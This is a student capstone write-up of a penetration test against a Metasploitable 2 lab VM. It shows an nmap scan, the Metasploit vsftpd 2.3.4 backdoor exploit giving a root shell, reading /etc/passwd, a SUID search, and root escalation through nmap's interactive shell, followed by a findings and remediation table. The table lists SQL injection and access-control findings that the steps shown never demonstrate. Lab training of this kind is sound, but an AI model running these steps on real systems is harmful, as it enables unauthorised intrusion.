1. Capstone Project


First , setup the target environment to use the full VAPT cycle and also the tools are Nmap, kali Linux, Metasploit and OpenVAS.

Target machine: Metasploitable 2

Use the ping command to check weather the network is running or not and later use nmap command to scan the ports and services.


ping 192.168.1.6

nmap 192.168.1.6 -sV




```
┌──(root㉿kali)-[~]
└─# ping 192.168.1.6
PING 192.168.1.6 (192.168.1.6) 56(84) bytes of data.
64 bytes from 192.168.1.6: icmp_seq=1 ttl=64 time=0.627 ms
64 bytes from 192.168.1.6: icmp_seq=2 ttl=64 time=0.506 ms
64 bytes from 192.168.1.6: icmp_seq=3 ttl=64 time=0.630 ms
^C
── 192.168.1.6 ping statistics ──
3 packets transmitted, 3 received, 0% packet loss, time 2033ms
rtt min/avg/max/mdev = 0.506/0.587/0.630/0.057 ms

┌──(root㉿kali)-[~]
└─# nmap 192.168.1.6 -sV
Starting Nmap 7.95 ( https://nmap.org ) at 2026-01-27 10:51 EST
Nmap scan report for 192.168.1.6
Host is up (0.0027s latency).
Not shown: 977 closed tcp ports (reset)
PORT     STATE SERVICE     VERSION
21/tcp   open  ftp         vsftpd 2.3.4
22/tcp   open  ssh         OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp   open  telnet      Linux telnetd
25/tcp   open  smtp        Postfix smtpd
53/tcp   open  domain      ISC BIND 9.4.2
80/tcp   open  http        Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp  open  rpcbind     2 (RPC #100000)
139/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp  open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp  open  exec        netkit-rsh rexecd
513/tcp  open  login
514/tcp  open  tcpwrapped
1099/tcp open  java-rmi    GNU Classpath grmiregistry
1524/tcp open  bindshell   Metasploitable root shell
2049/tcp open  nfs         2-4 (RPC #100003)
2121/tcp open  ftp         ProFTPD 1.3.1
3306/tcp open  mysql       MySQL 5.0.51a-3ubuntu5
5432/tcp open  postgresql  PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp open  vnc         VNC (protocol 3.3)
6000/tcp open  X11         (access denied)
6667/tcp open  irc         UnrealIRCd
8009/tcp open  ajp13       Apache Jserv (Protocol v1.3)
8080/tcp open  http        Apache Tomcat/Coyote JSP engine 1.1
MAC Address: 00:0C:29:FA:DD:2A (VMware)
Service Info: Hosts:  metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 11.76 seconds
```

Then start the Metasploit (msfconsole) to exploit the machine using the exploit called vsftpd backdoor




```
msf exploit(unix/ftp/vsftpd_234_backdoor) > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  auxiliary/dos/ftp/vsftpd_232          2011-02-03       normal     Yes    VSFTPD 2.3.2 Denial of Service
   1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Command Execution


Interact with a module by name or index. For example info 1, use 1 or use exploit/unix/ftp/vsftpd_234_backdoor
```

Setup the options such as RHOSTS, RPORT and the payload to exploit the machine.



```
msf exploit(unix/ftp/vsftpd_234_backdoor) > use 1
[*] Using configured payload cmd/unix/interact
msf exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

   Name    Current Setting  Required  Description
   ----    ---------------  --------  -----------
   RHOSTS  10.129.11.232    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
   RPORT   21               yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.1.6
RHOSTS => 192.168.1.6
```




```
msf exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.6:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.6:21 - USER: 331 Please specify the password.
[+] 192.168.1.6:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.6:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.1.10:45685 → 192.168.1.6:6200) at 2026-01

whoami
root
```

Here, we got the shell access and we have to do post exploitation.


First, check the name of the system and also the version by using the following command

uname -a



```
uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```


Then, using the /etc/passwd to see what files are being in the machine.



```
cat/etc/passwd
sh: line 17: cat/etc/passwd: No such file or directory
cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/sh
uucp:x:10:10:uucp:/var/spool/uucp:/bin/sh
proxy:x:13:13:proxy:/bin:/bin/sh
www-data:x:33:33:www-data:/var/www:/bin/sh
backup:x:34:34:backup:/var/backups:/bin/sh
list:x:38:38:Mailing List Manager:/var/list:/bin/sh
irc:x:39:39:ircd:/var/run/ircd:/bin/sh
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/bin/sh
nobody:x:65534:65534:nobody:/nonexistent:/bin/sh
libuuid:x:100:101::/var/lib/libuuid:/bin/sh
dhcp:x:101:102::/nonexistent:/bin/false
syslog:x:102:103::/home/syslog:/bin/false
klog:x:103:104::/home/klog:/bin/false
sshd:x:104:65534::/var/run/sshd:/usr/sbin/nologin
msfadmin:x:1000:1000:msfadmin,,,:/home/msfadmin:/bin/bash
bind:x:105:113::/var/cache/bind:/bin/false
postfix:x:106:115::/var/spool/postfix:/bin/false
ftp:x:107:65534::/home/ftp:/bin/false
postgres:x:108:117:PostgreSQL administrator,,,:/var/lib/postgresql:/bin/bash
mysql:x:109:118:MySQL Server,,,:/var/lib/mysql:/bin/false
tomcat55:x:110:65534::/usr/share/tomcat5.5:/bin/false
distccd:x:111:65534::/:/bin/false
user:x:1001:1001:just a user,111,,:/home/user:/bin/bash
service:x:1002:1002:,,,:/home/service:/bin/bash
telnetd:x:112:120::/nonexistent:/bin/false
proftpd:x:113:65534::/var/run/proftpd:/bin/false
statd:x:114:65534::/var/lib/nfs:/bin/false
```


Then check the file permissions of the files by using the command as

Find / -perm –400 –type f 2>/dev/null




```
find / -perm -4000 -type f 2>/dev/null
/bin/umount
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/ping6
/sbin/mount.nfs
/lib/dhcp3-client/call-dhclient-script
/usr/bin/sudoedit
/usr/bin/X
/usr/bin/netkit-rsh
/usr/bin/gpasswd
/usr/bin/traceroute6.iputils
/usr/bin/sudo
/usr/bin/netkit-rlogin
/usr/bin/arping
/usr/bin/at
/usr/bin/newgrp
/usr/bin/chfn
/usr/bin/nmap
/usr/bin/chsh
/usr/bin/netkit-rcp
/usr/bin/passwd
/usr/bin/mtr
/usr/sbin/uuidd
/usr/sbin/pppd
/usr/lib/telnetlogin
/usr/lib/apache2/suexec
/usr/lib/eject/dmcrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/lib/pt_chown
```

Use the nmap to connect with the root by suing the command as nmap --interactive



```
nmap --version

Nmap version 4.53 ( http://insecure.org )


nmap --interactive

Starting Nmap V. 4.53 ( http://insecure.org )
Welcome to Interactive Mode -- press h <enter> for help
```



```
nmap> !sh
id
uid=0(root) gid=0(root)
whoami
root
```

ID	VULNERABILITY	SEVERITY	PTES PHASE	DESCRIPTION
1	VSFTPD 2.3.4 RCE	Critical	Exploitation	Backdoor triggered via Metasploit
2	SQL Injection (Api Login)	High	Vulnerability Analysis	Auth bypass via crafted payload
3	Broken Access Control	Medium	Exploitation	Unauthorised access to User data

Remediation

1.FTP Service: upgrade the software from 2.3.4 to 2.3.5

2.API Hardening: Implement server-side input validation, parameterized queries and role-based access controls.

3.Monitoring: Enable logging and alerting for FTP/API access.

4.Verification: Rescan with OpenVAS and retest manually.